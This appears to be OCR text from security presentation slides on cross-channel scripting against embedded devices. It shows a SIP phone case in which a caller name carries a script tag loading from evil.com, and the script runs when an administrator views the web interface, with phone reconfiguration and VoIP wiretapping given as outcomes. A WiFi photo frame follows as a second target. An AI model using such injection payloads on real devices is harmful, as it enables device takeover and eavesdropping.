
SIP XCS

SIP XCS

1 Attacker makes a call as

`“<script src="//evil.com/"></script>”`

SIP XCS




1 Attacker makes a call as

`“<script src="//evil.com/"></script>”`

2 Administrator accesses web interface

SIP XCS



1 Attacker makes a call as

`“<script src="//evil.com/"></script>”`

2 Administrator accesses web interface

3 Payload executes

SIP XCS

Outcome: phone reconfiguration, VoIP wiretapping...

Photo frame XCS

WiFi photo frame

- Samsung SPF85V
- RSS / URL feed
- Windows Live
- WMV / AVI

Photo frame XCS


